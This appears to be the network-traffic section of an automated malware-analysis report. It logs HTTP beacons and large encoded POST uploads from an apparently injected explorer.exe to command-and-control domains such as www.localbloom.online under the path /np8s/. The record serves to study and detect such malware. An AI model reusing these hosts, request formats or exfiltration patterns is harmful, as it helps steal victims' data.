45 62 51 4f 4a 35 53 38 5a 5a 64 42 78 76 61 62 65 6b 56 56 6e 32 65 4b 72 73 52 30 51 49 70 5a 70 62 31 53 72 48 63 44 39 41 59 54 78 6e 78 68 39 6b 7a 65 33 4b 53 62 51 6b 64 5f 41 4f 49 43 59 78 41 65 45 4a 46 33 39 65 33 68 58 34 56 57 56 76 57 76 6f 77 62 42 69 79 53 30 6c 42 6c 69 67 42 4f 4f 54 6a 31 43 7e 52 5a 4a 6a 50 30 52 78 52 4a 5a 59 62 6b 61 49 74 52 78 50 7a 6e 36 36 59 57 49 7e 73 64 74 37 68 73 77 63 54 6a 36 38 68 70 72 28 6f 53 44 52 32 4f 75 4d 78 78 65 4a 52 35 76 44 56 6b 56 5a 32 4c 44 6d 54 67 43 37 62 71 30 65 6c 61 75 38 70 33 50 67 5f 43 41 54 30 43 4e 57 63 6b 31 31 6b 69 46 48 75 4b 70 6c 4c Data Ascii: 3fk4oN=g6aFC7bR563otV0DqGzCQ-AF7vxBwwTEuwA5zY4pObJ9AscM2RqOVogrjKAmM63D403MPJF ZouReM_Up8ZsIceFmq11bdsmkxHVbq7c1CwxF8cnJm8cAuaEEfN4_~nS-Q-6csvBJrNtyE-sXMhMk(sJTMpYQoNZRP

Timestamp	kBytes transferred	Direction	Data
			ePhbVA4jVY5bh0Bdu6XtxTZsvKiGk~iFwtzDBDg4UDTsDMylNTq37r7QTr_Do8U57MYC9mXOOIxd0ZQZXakdv2z01P Ge3qSfAnsxVJImEN2bo8D(HcvofAe9bCqFzFnxeaReNoz(aeNbzQl(WVi5bEsEnPtTIjxjmf40Pn5QdLb8q14MQwpC 8kOZo5CfR4gw7k3xj7a8EPYqs9Fz-WjmAOZ~A3Pvb84c5MhvLGjYWrjX1f3zlkVl7Dz0xh6U81isFitjZwkF9dluux r1oQQ6VRhHSz0BhrC5tzF(IePeMVZD1fopltWHqvC4s2WWnFvih4qTNdvz8V52HmB0uG5Uy5PUjkkR9~eWQnz7iEb2 CpQMHwAb-RKIWZo1t0YlhotIISeyqpZUnU4k_UnFFHVpRj3mYtDjLYKc3boDqKS4fhOxqUl6uvTpI2Yx8jKhelPFst l1YGkPhFyUDoNOptRpT9o~s(NjbUDagvnOp07qnyCzvTe6Bwcf7QQwm(GLVps(Az3C6Mm~eKx~waITMX6SIo3vTQ2h P51YR0lX_QYVmDQcvNJGi4whaC1kYNT(lM4zAPV2OhuK0bP5vAsX0HHw7RWxVLOvN7675yJZuj4n3FkeAt2mIvJ9o5 UJIXxda6j1R5-Ebj3lvwZCGlxszZpHPNdqejlyT02B9lWsPVK~VsaTCmzQhY8y5AiIUNhwMB6KjsP61jgZospvqFOA 1lQnAipE0m6AtwCGUgoTQTg27NS219iA7ou5kbe0UfUDcRpKNDQM_0iO-Ak~zVETGbC13R_BQ~RKDvjpxWuJBCf4_R Ab7p5D_PO2k(-DMDcZMT_5IrsJ12rmE253VH12ms7bgXZ0eN6F_m-3PyTnd1ApU2fo3tlL0wzzIDYIvXjv1mPaplJg BdRNo8hVDkdg1Kiu5TV2vIlgeHS2KF2Ys7vctkZDkMVFky354A-9R1uBN6d8yrgzpOOTY1oo9NgN04DluzcQeEbQOJ 5S8ZZdBxvabekVVn2eKrsR0QIpZpb1SrHcD9AYTxnxh9kze3KSbQkd_AOICYxAeEJF39e3hX4VWVvWvowbBiyS0lBl igBOOTj1C~RZJjP0RxRJZYbkaltRxPzn66YWI~sdt7hswcTj68hpr(oSDR2OuMxxeJR5vDVkVZ2LDmTgC7bq0elau8 p3Pg_CAT0CNWck11kiFHuKplLKjY4dOeikx7kk14E9K3SK87xJkMJGpckWs5SHLHxiGo5ibWXNdU_hPCIZT9StnWfn Rz6AHNbGIRsjVwEOBy0ypEGCXgntVfU(Nre~TWI3bZJHfk1qmVoUJJd1p(QLN2ZR-vtqJu7fyoYcDZcu_cZo0wwm8l cLB8sGvbjZa9XHLZ_7XPkpVA2L8UWMytH36uS~LvDWwyvOpaBs_r0yj~TztDSE6uSAKKYA8QDBds8DpDzX6mtxLOfy 1r23KXTSVbeXms2Ztv7sMczII2h5QFKP-fCjYU6EY~8IhobXRF3IuGpkj5JpiRdddCHH4GhE5B6ixu_rZeBrFXChuj NDnLg1QZksVunfz2n3LDSMhR5ADsPIQDuFTrcMnLAFdtTer(NgltjQKQbjUchE7IlEsfrzsjABvTBb3e3tQjxuzKUi cBE8MmiK1dCJO8ln4W3d5BcvgRg0HbShhObrEgSeTtGQz~xGMilQmufA2Lnficx77bnPh4z0wQIpKmBAX45cS(O8uR Xsdp_O0G1iM0ekUYmLCytIq6aF1w-B851Uyq6(gMmUoUnB4Xk5AVcZzzBxYFRKpGM79fRBvkvr5uE2MXaBuvageRtZ xoISHt9pOrXNSzMenjUYnHIRdy9PE44BrDtGb3ShqDpBC0RtfLyiTogT1lpCyTHqOYscsH0ToQ8jtmZLo3xA2i90WX ktcfDtEb9N5DxW9Zhw88eKjA_GkGGywN0AayFDNSeF8LQGXm5OuDkrHasA45FMY0QOoj-W0CHL1hrMfS9uymkhl466 NCS3OcTPjm_YnPR(404qxb4Kle65qBgCiyu7cGv4u8WgAs6swODifW2Lf(qm3VTkp7QUEy4FrXsqaWj04T8xy7F04h GZiw2kJ1uYikQ84seB6(3hJlEa8fpspR14zOKf_7AUQOsG99YamBbrlkv~F8rvwjGiBtwNTmG1XLSOX0KAwTBTKsT0 l~ZFCZQItsnvYdNdtPEymFU7iW1oTos2QlyIMmnJWoHOLsp~j5dNKB15zR-ME~20jIwYnCC(zM7kAE5BqxL6zavPRZ yzsxBrZDXfO0lyWJ_R9ZShSrB5z7ijhqVzZXcexdSggQY(Je8slTtxQgDSNJxSv68dyCEGr~xGRM1Xn0-dxOUca6mF Fh8peWjb5VCKwdvCoVuljvz8akwSLZK2OGrVsqQltKMPDW30QGV(21oZkm1A6m7NbEf7mPhalGzjZVp1DekIt~GU1p hq0r_E59WZO(5nnNWcFBkrYb8ypZn28~cmZ~mlHf_THvioW5D3clx2og9O9~NRVxMIPKr5tNkdgEbuU5ZGYySznTL5 GUFqo8HWh(UL2sQJNH4glgRTWsnYROVzJQXYTGYXXBwTqTHx3NM4otg3f7iLYbvsRjCs9Ctl42nhXrWfuBECVXnTi1 ayKJFsKW3fSDoZ5NoKwSFAIoK4EO92Kegd3sgnJiFlb0ZvsF6CyvU8r3RcdE6oCAKDEFlEBd3aT2ytEeXQq~psExpU l(a7eTEx9XfCw(Z7bIkrCYdPK2o69YI0t(H3yq9JuCsnw~EUWzs~RKZTdToaPChJqMMja81QLz7wPmBpq7BHbY-(lT hiWM3QeJiTRWMJr0R05RScle79kmUuMazjePjDA0tn2W2(swHG9igencihdA-cs2Au4GJV1eVydtBcAXI8pB7xvtBi Pq8jZ4TKmi5gCHobVG5MdykHiaCPDftKDaUM8ae(4i0O03Mi97UzytL(WlJ1ZP0hAYSzIV5SUC1dEJGuwBlXGffh5a g~ASOQsHPPmNE14PBVR(njHN2OYCYlrEkEBnO~16D7tFC9iEEHoUrwY1eNUgIclWSc9lgFPGb3A3_q3jH33F9tknAq v(FTwx0OE2ZJlerqdikT91tYxq9D6gllv9U3TmpYFDoaw1gZ_PQ0AXJSYnWHt2afkZsp0LBbFO6NFlefeC7RtZ0sCR Cxr8tapE-Ahga996VA8btIzVRKvr6rADMufF6~GF5tGpiAUFPWdAaWW2ko5NRhtFvjIskguoQgfoBGR8Ltzr9YyY43 a2F2Mekqq8L2SPcohOmbakIOktgQgYK3VPwZndIqqtYJidjneo_EHPC~fRGLncgLfuFVYVaIrV6xkp7S1a2w3HNyht g~rXVyNyks3gUOmh9y8gxxbcsitCu~eKiAafXfH~S~CGsp30uh03BSjo7KP781qoZLYzO9CNBa3(J5ZqZKDtHixi7k RaF5KI4erpU7hXNH5NBZRkPzJSAvuISANe358tTacsccC1lpQ5sFKysGJXaKgPXv3yvfXbqJZunnZ9f(qZsQaAWyua boB4Ls-iv~lBwt4tA0EAhBDtPMUoG2b0k6lLUAmcb7XCC~Ib7wQ6IzrE9cNs2obUn9I(AU1Gropu1hdblpEeVjNeVf zlrobQpXYg-gpEnKBV01ikE6u4VONwfFq9OkWqL(v9RwxN2Mj0aiwO0QAiqSq4OBcO95xA9ePqUdV8wlLQP1skn7ru 4DKSCgO3oOG2blfGxSSBUC8h9kwc4x9i6~gH-lgnfc8(hnc1IF3y6STRg7W4pzTnTovMbajyxc_LEUa~FvOA_yHohe efcVDlx3UWyeGeiDE69X05pGQfdWrIIlHfMKg~eXxUlDiTD0JYAIudGa3XE2Fz27RBZuE6zkCqg4P7qPGaH8KUZlDi 4xBXr9fU6qvFsuXjUElO7y9C0(cMlIq4PwqQ7hEMbBVaj10d
May 27, 2022 19:05:29.257039070 CEST	298	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 27 May 2022 17:05:28 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-cache Content-Encoding: gzip Data Raw: 32 33 31 0d 0a 1f 8b 08 00 00 00 00 00 00 03 4d 53 db 4e dc 30 10 fd 15 cb 0f 28 d1 86 dc 36 09 f1 26 5e 84 da aa 17 b5 7d 81 37 84 90 63 4f 36 81 60 a7 b6 43 58 21 fe bd 0e 97 65 25 fb c1 33 67 c6 67 8e ce d4 9d 7d 18 b6 75 a3 c4 7e 5b 1b ae fb d1 22 bb 1f 81 62 0b 4f 36 ba 63 8f ec 2d 8a 91 d1 9c e2 88 81 09 ef 0c 46 db 3a 7a 4b 7c 94 6d db 49 72 db 2b 89 ac fa 3b 3d 34 a0 8d 27 fc e7 47 a6 11 d0 eb 9b 4a 84 1a c6 81 71 f0 22 2f 0c fd 68 17 7c 14 2c 30 08 c7 c9 74 de c8 b4 81 9f d2 7a 22 48 0a df 7f f1 2b 0d 76 d2 12 c1 cb 51 fb 1f f0 e4 f9 cf ad d2 de d2 5d b8 ee 81 a0 09 a5 4c ef a6 07 90 d6 84 03 c8 9d ed 4e 4e 0e 91 eb f8 26 e4 4a 1a ab 27 6e 95 a6 f4 42 6b b6 3f 3f ce 6f 0e 8f c0 8d 8f 83 96 c6 55 5b 8b f7 5e 55 bb 5a f9 b0 a2 5e 52 6c c5 75 7b 73 8e 63 bc c1 d8 5f 2d 8f d0 aa 4b ab 7b b9 73 d9 4f ca 2e fa 5b cd a0 bf 30 03 9e ff b2 70 65 f4 53 1c dc 16 79 de 30 22 62 c2 92 24 15 19 29 4a 5e ac f3 33 22 9a 9c c4 4d 86 fd a0 39 c6 93 72 9d 65 3c 05 80 b2 e0 6b 42 b2 92 c4 39 49 f3 32 6f 32 d2 96 b1 c3 f3 63 7c d9 12 10 25 81 96 b1 35 87 86 33 92 14 99 48 21 cd 62 f7 67 4c b0 5f 09 c5 5f 15 73 da a8 fb de 8d 7d 7b 6b c1 58 8a 57 56 2d 2a 9b 41 cd 17 df 2e 43 01 5c ef 47 eb f1 20 0d 58 d0 f8 fe 0a 57 08 9e c6 5e 83 a1 57 dd 14 a0 75 72 fa 15 f8 e9 fa 0c a5 eb 4d 9e bb 83 be ff b9 aa d0 c8 6c 47 23 87 1e 14 67 8b 3d c2 4e 43 4b 71 67 ed b8 89 a2 79 9e 43 eb 08 30 b9 9b dc 0d 95 1c 7a 09 91 1c 4b 13 9d f7 34 c1 d5 a7 cf a4 7a 77 dc 55 d7 1b 64 7a 0b 48 c3 bf 69 e1 80 7e 1d 8c ea ec 87 66 a5 ef 03 34 0e e0 94 47 20 59 33 c0 31 a2 97 68 af 26 8d 1a ad 66 03 1a 29 8d 26 07 64 87 c0 dc db ee b8 c0 4c e3 a8 b4 ad a3 03 85 3a 7a 5b 99 e8 75 7f fe 03 92 59 66 da 46 03 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 231MSN0(6&^}7cO6`CX!e%3gg}u~["bO6c-F:zK|mIr+;=4'GJq"/h|,0tz"H+vQ]LNN&J'nBk??oU[^UZ^Rlu{sc_-K{sO.[0peSy0"b$)J^3"M9re<kB9I2o2c|%53H!bgL__s}{kXWV-*A.C\G XW^WurMlG#g=NCKqgyC0zK4zwUdzHi~f4G Y31 h&f)&dL:z[uYfF0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.6	49797	185.27.134.149	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:29.258995056 CEST	298	OUT	GET /np8s/?3fk4oN=v4u/ceKk0Zb55n135mmkOO9h9NxJ7kGAyBx+qrEyA785N/4y0zrdRsBV3cMwWbOW5k3YBKZG qA==&Eh=mhUxl HTTP/1.1 Host: www.tentanguang.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:29.304419041 CEST	300	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 27 May 2022 17:05:28 GMT Content-Type: text/html Content-Length: 931 Connection: close Vary: Accept-Encoding Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-cache Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 61 65 73 2e 6a 73 22 20 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 3e 66 75 6e 63 74 69 6f 6e 20 74 6f 4e 75 6d 62 65 72 73 28 64 29 7b 76 61 72 20 65 3d 5b 5d 3b 64 2e 72 65 70 6c 61 63 65 28 2f 28 2e 2e 29 2f 67 2c 66 75 6e 63 74 69 6f 6e 28 64 29 7b 65 2e 70 75 73 68 28 70 61 72 73 65 49 6e 74 28 64 2c 31 36 29 29 7d 29 3b 72 65 74 75 72 6e 20 65 7d 66 75 6e 63 74 69 6f 6e 20 74 6f 48 65 78 28 29 7b 66 6f 72 28 76 61 72 20 64 3d 5b 5d 2c 64 3d 31 3d 3d 61 72 67 75 6d 65 6e 74 73 2e 6c 65 6e 67 74 68 26 26 61 72 67 75 6d 65 6e 74 73 5b 30 5d 2e 63 6f 6e 73 74 72 75 63 74 6f 72 3d 3d 41 72 72 61 79 3f 61 72 67 75 6d 65 6e 74 73 5b 30 5d 3a 61 72 67 75 6d 65 6e 74 73 2c 65 3d 22 22 2c 66 3d 30 3b 66 3c 64 2e 6c 65 6e 67 74 68 3b 66 2b 2b 29 65 2b 3d 28 31 36 3e 64 5b 66 5d 3f 22 30 22 3a 22 22 29 2b 64 5b 66 5d 2e 74 6f 53 74 72 69 6e 67 28 31 36 29 3b 72 65 74 75 72 6e 20 65 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 7d 76 61 72 20 61 3d 74 6f 4e 75 6d 62 65 72 73 28 22 66 36 35 35 62 61 39 64 30 39 61 31 31 32 64 34 39 36 38 63 36 33 35 37 39 64 62 35 39 30 62 34 22 29 2c 62 3d 74 6f 4e 75 6d 62 65 72 73 28 22 39 38 33 34 34 63 32 65 65 65 38 36 63 33 39 39 34 38 39 30 35 39 32 35 38 35 62 34 39 66 38 30 22 29 2c 63 3d 74 6f 4e 75 6d 62 65 72 73 28 22 38 66 39 65 64 38 39 65 66 61 61 33 63 65 62 63 61 39 31 36 34 64 32 65 32 34 30 64 30 39 30 39 22 29 3b 64 6f 63 75 6d 65 6e 74 2e 63 6f 6f 6b 69 65 3d 22 5f 5f 74 65 73 74 3d 22 2b 74 6f 48 65 78 28 73 6c 6f 77 41 45 53 2e 64 65 63 72 79 70 74 28 63 2c 32 2c 61 2c 62 29 29 2b 22 3b 20 65 78 70 69 72 65 73 3d 54 68 75 2c 20 33 31 2d 44 65 63 2d 33 37 20 32 33 3a 35 35 3a 35 35 20 47 4d 54 3b 20 70 61 74 68 3d 2f 22 3b 20 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 74 65 6e 74 61 6e 67 75 61 6e 67 2e 6f 6e 6c 69 6e 65 2f 6e 70 38 73 2f 3f 33 66 6b 34 6f 4e 3d 76 34 75 2f 63 65 4b 6b 30 5a 62 35 35 6e 31 33 35 6d 6d 6b 4f 4f 39 68 39 4e 78 4a 37 6b 47 41 79 42 78 2b 71 72 45 79 41 37 38 35 4e 2f 34 79 30 7a 72 64 52 73 42 56 33 63 4d 77 57 62 4f 57 35 6b 33 59 42 4b 5a 47 71 41 3d 3d 26 45 68 3d 6d 68 55 78 6c 26 69 3d 31 22 3b 3c 2f 73 63 72 69 70 74 3e 3c 6e 6f 73 63 72 69 70 74 3e 54 68 69 73 20 73 69 74 65 20 72 65 71 75 69 72 65 73 20 4a 61 76 61 73 63 72 69 70 74 20 74 6f 20 77 6f 72 6b 2c 20 70 6c 65 61 73 65 20 65 6e 61 62 6c 65 20 4a 61 76 61 73 63 72 69 70 74 20 69 6e 20 79 6f 75 72 20 62 72 6f 77 73 65 72 20 6f 72 20 75 73 65 20 61 20 62 72 6f 77 73 65 72 20 77 69 74 68 20 4a 61 76 61 73 63 72 69 70 74 20 73 75 70 70 6f 72 74 3c 2f 6e 6f 73 63 72 69 70 74 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <html><body><script type="text/javascript" src="/aes.js" ></script><script>function toNumbers(d){var e=[];d.replace(/(..)/g,function(d){e.push(parseInt(d,16))});return e}function toHex(){for(var d=[],d=1==arguments.length&&arguments[0].constructor==Array?arguments[0]:arguments,e="",f=0;f<d.length;f++)e+=(16>d[f]?"0":"")+d[f].toString(16);return e.toLowerCase()}var a=toNumbers("f655ba9d09a112d4968c63579db590b4"),b=toNumbers("98344c2eee86c3994890592585b49f80"),c=toNumbers("8f9ed89efaa3cebca9164d2e240d0909");document.cookie="__test="+toHex(slowAES.decrypt(c,2,a,b))+"; expires=Thu, 31-Dec-37 23:55:55 GMT; path=/"; location.href="http://www.tentanguang.online/np8s/?3fk4oN=v4u/ceKk0Zb55n135mmkOO9h9NxJ7kGAyBx+qrEyA785N/4y0zrdRsBV3cMwWbOW5k3YBKZGqA==&Eh=mhUxl&i=1";</script><noscript>This site requires Javascript to work, please enable Javascript in your browser or use a browser with Javascript support</noscript></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.6	49798	185.134.245.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:34.393954039 CEST	302	OUT	POST /np8s/ HTTP/1.1 Host: www.localbloom.online Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.localbloom.online User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.localbloom.online/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 68 62 51 6a 45 64 37 4f 55 73 31 78 6c 61 46 55 36 51 47 50 31 73 33 44 33 6f 39 35 66 51 5a 58 33 30 42 61 73 6c 52 6c 74 6f 63 45 41 68 31 75 4d 67 6f 45 50 46 55 61 4f 4b 4d 63 6b 6a 4e 79 44 6b 7e 62 44 79 68 4f 66 59 51 73 46 65 52 36 78 57 55 33 43 52 39 57 46 51 68 75 67 6a 48 37 6b 68 36 55 62 74 78 5a 54 32 52 67 4c 51 75 63 59 53 4f 58 4a 35 55 75 46 58 69 6a 28 67 61 63 73 4c 59 4a 4a 49 59 36 4e 55 34 4f 54 74 6c 53 39 35 77 70 36 69 55 67 64 4d 6c 77 4b 46 64 77 79 73 63 50 4c 50 4f 39 38 5f 50 67 70 61 33 56 59 67 57 6d 5a 6c 46 41 6f 4f 78 76 28 6c 6a 4b 36 38 51 4b 6a 5f 54 78 43 66 49 65 61 42 71 6c 66 55 59 56 35 38 54 4b 47 43 30 4d 6f 52 71 49 53 70 72 56 36 46 54 77 42 57 69 44 35 38 42 4f 44 61 43 4d 7e 6c 68 45 6f 63 45 7a 46 66 7a 43 54 63 58 66 6c 4e 4f 71 34 4e 61 74 7a 33 4d 48 43 33 34 41 6f 54 34 30 47 59 6a 6f 65 56 66 4c 79 37 58 5a 7a 33 4d 65 74 50 4b 33 57 62 54 39 76 5a 69 78 6e 48 31 73 45 6a 36 78 70 6b 56 59 54 51 6c 51 37 63 4b 47 49 6f 67 68 64 67 4b 4d 6b 41 68 4c 6c 51 6c 69 72 34 49 71 7e 30 30 66 4e 41 43 63 71 37 28 42 78 6c 56 4e 43 33 32 49 34 71 6f 55 75 74 44 68 6b 51 36 62 4d 7a 66 78 4c 75 43 49 43 4a 74 58 70 41 38 71 63 6f 76 38 75 45 55 57 39 77 6b 2e 00 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=hbQjEd7OUs1xlaFU6QGP1s3D3o95fQZX30BaslRltocEAh1uMgoEPFUaOKMckjNyDk~bDyhOfYQsFeR6xWU3CR9WFQhugjH7kh6UbtxZT2RgLQucYSOXJ5UuFXij(gacsLYJJIY6NU4OTtlS95wp6iUgdMlwKFdwyscPLPO98_Pgpa3VYgWmZlFAoOxv(ljK68QKj_TxCfleaBqlfUYV58TKGC0MoRqISprV6FTwBWiD58BODaCM~lhEocEzFfzCTcXfINOq4Natz3MHC34AoT40GYjoeVfLy7XZz3MetPK3WbT9vZixnH1sEj6xpkVYTQlQ7cKGIoghdgKMkAhLlQlir4Iq~00fNACcq7(BxlVNC32l4qoUutDhkQ6bMzfxLuCICJtXpA8qcov8uEUW9wk.

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:34.437963963 CEST	302	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Fri, 27 May 2022 17:05:34 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 61 36 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: a6<html><head><title>405 Not Allowed</title></head><body bgcolor="white"> 405 Not Allowed <hr> nginx </body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.6	49799	185.134.245.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:34.440721035 CEST	316	OUT	POST /np8s/ HTTP/1.1 Host: www.localbloom.online Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.localbloom.online User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.localbloom.online/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 68 62 51 6a 45 59 54 69 62 5f 78 73 37 61 4a 6e 33 46 53 62 36 38 6e 37 31 59 34 6f 54 79 74 55 6d 32 70 4f 69 46 67 56 73 70 6b 6b 48 53 42 50 49 6e 6c 52 50 42 5a 2d 4b 5f 6b 59 33 54 42 7a 44 6b 33 36 44 79 6c 4f 65 59 49 61 46 2d 68 45 79 31 73 30 45 78 39 6d 45 51 68 4e 6b 6e 48 47 6b 68 75 36 62 74 35 7a 54 6d 64 67 4e 7a 47 63 4d 68 6d 63 55 4a 55 6b 5a 48 79 5f 69 77 47 72 73 4c 51 72 4a 49 6b 36 4f 6b 30 4f 56 4e 31 64 32 61 59 6d 39 79 55 68 58 73 6c 70 54 56 67 4a 79 73 49 74 4c 4f 79 39 39 4e 62 67 34 61 58 56 61 52 57 6e 57 31 46 5a 73 4f 78 75 37 6c 28 62 36 38 4d 4f 6a 37 71 47 43 4f 38 65 49 68 71 67 59 47 35 71 71 37 48 5a 45 43 42 63 6f 52 6d 74 63 64 79 54 36 42 43 72 58 54 76 37 37 65 70 77 44 59 75 6d 79 6c 68 41 39 73 46 6e 46 66 79 5f 54 63 58 68 6c 4e 65 71 34 4c 61 74 7a 58 38 48 45 48 34 42 30 6a 34 78 4d 34 6a 33 61 56 6a 76 79 36 28 6f 7a 32 6c 37 71 36 6d 33 58 50 37 39 6e 62 4b 79 77 48 30 70 42 6a 36 52 7e 30 55 50 54 51 6c 32 37 64 4b 6f 49 2d 6b 68 50 46 6d 4d 6a 6d 56 4c 70 41 6c 69 6b 59 49 73 72 45 34 50 4e 41 61 59 71 37 50 72 78 57 35 4e 42 6c 7e 49 37 4c 6f 55 39 4e 44 68 6f 77 37 5a 66 6a 7a 31 4f 38 37 44 42 5a 56 4e 30 67 30 41 55 34 4f 79 35 6d 30 67 71 48 30 47 4b 57 50 51 37 77 6f 37 4f 4b 45 62 79 49 28 36 4e 41 4e 6d 6d 57 68 41 71 49 37 56 55 47 76 78 4a 6d 76 55 54 58 39 42 72 79 63 47 56 39 34 65 37 6c 45 44 49 69 37 5a 64 44 76 59 43 41 52 39 39 4f 4f 2d 61 75 7e 47 6b 68 63 77 5a 32 6e 5a 57 34 43 32 52 78 41 44 68 65 4e 66 38 31 76 70 69 61 52 78 52 42 53 72 58 6c 66 68 73 6e 39 53 47 37 32 74 51 35 33 36 6b 50 6b 68 36 6b 73 59 7a 2d 30 48 43 45 55 4c 63 52 48 6f 7a 6a 58 63 4d 45 6f 75 70 36 48 4d 72 44 71 59 6c 4e 49 6c 51 38 63 43 6d 32 51 44 4b 52 47 66 74 6e 62 63 6e 4b 32 55 67 6a 47 70 4e 33 4d 37 6d 42 38 4f 77 53 64 7a 30 69 46 73 4a 70 70 6f 64 45 47 4a 6a 69 36 4a 64 43 4e 6e 70 7a 71 69 62 66 4f 4f 53 67 69 33 56 54 68 37 6f 76 4e 4b 68 5f 73 42 66 34 33 6e 4e 4d 35 34 4b 38 75 66 61 44 41 6d 73 64 62 62 31 57 36 54 53 67 6f 4d 71 75 64 66 28 77 59 2d 6a 72 48 65 4b 33 6a 6c 57 6e 65 39 74 2d 45 77 30 58 66 53 74 4b 61 70 6c 34 4b 6b 4d 59 76 69 43 5f 7e 75 72 45 64 48 63 71 56 44 6b 4b 4f 56 4f 6d 42 41 54 47 4c 37 59 30 35 68 61 77 5a 55 32 74 61 38 6d 4f 50 58 4f 58 47 64 67 33 46 4e 49 51 46 65 30 2d 5a 45 6b 74 6e 57 65 45 30 78 6a 31 78 76 39 39 56 6d 4d 76 55 6c 71 6b 56 6f 63 6f 4b 43 6d 58 78 67 44 59 4d 34 62 73 4a 44 4c 51 37 55 30 6a 4d 6d 61 6b 6c 6e 74 6e 32 78 33 4c 79 7a 45 44 64 4b 4a 35 69 57 49 39 57 6a 44 46 6f 64 4e 4f 61 58 32 43 31 64 77 54 70 32 35 5a 73 49 5a 74 38 35 79 69 65 53 6a 53 33 64 4c 43 63 53 64 51 28 6f 59 45 72 79 4f 56 4a 75 73 58 36 54 77 32 54 50 59 61 76 59 76 6d 78 49 77 66 4a 57 74 59 6c 4e 32 6c 37 39 47 4e 4b 32 57 4d 34 72 77 6e 6f 36 4d 78 5a 66 41 57 6c 4b 6c 37 6f 43 74 4f 71 7a 49 72 78 65 5a 41 68 6e 61 56 75 6b 57 58 4d 4f 63 78 42 50 76 54 4c 72 4e 41 46 65 61 45 6d 7a 73 34 7e 58 39 61 4e 4e 69 32 42 6b 69 74 43 48 44 46 58 44 6b 72 6c 47 71 2d 52 55 32 6a 4d 68 45 65 41 73 52 62 6d 74 35 35 37 62 7a 4c 65 4c 4c 7a 72 35 46 49 35 75 65 65 50 44 6e 79 78 57 31 4c 46 76 68 45 65 38 58 57 44 34 6f 7a 7a 6d 42 64 6b 66 74 45 54 66 57 5a 38 6c 74 62 34 69 57 31 46 52 54 56 51 6a 41 46 41 71 6f 64 55 79 5a 48 4c 5a 37 76 50 78 33 4b 6b 70 58 78 7a 48 45 55 62 4c 34 58 61 41 67 62 70 52 33 6a 6b 45 38 6f 49 4a 76 79 59 47 4b 41 63 4f 74 30 6b 4f 53 58 58 77 79 4b 5a 77 48 5f 57 6e 72 68 44 30 32 77 66 77 35 4e 53 2d 6d 6c 65 32 65 4f 49 5a 4a 6d 41 32 68 57 4d 76 50 4f 35 41 6e 70 7a 47 64 68 71 67 74 37 6c 43 44 34 6a 45 73 43 78 59 46 77 64 6d 6b 6f 6a 6a 57 56 6d 32 4f 68 54 4a 43 41 45 48 69 79 4c 63 75 4f 64 65 79 77 62 41 50 6f 38 6c 64 5f 41 43 6b 6d 52 4b 49 33 64 68 74 36 36 4b 6d 79 6a 62 45 55 31 45 6a 6d 44 55 74 58 31 68 43 53 6a 5a 67 66 54 4b 7e 6a 63 76 70 63 59 67 4e 35 71 41 77 78 43 5f 28 75 59 56 65 5f 32 66 5a 52 46 53 49 74 39 43 6f 65 44 6b 36 2d 48 31 30 33 30 30 73 6c 33 41 65 4c 30 47 63 43 34 5f 6f 35 4a 49 6d 7a 42 68 71 74 73 30 6d 2d 34 34 79 52 62 49 Data Ascii: 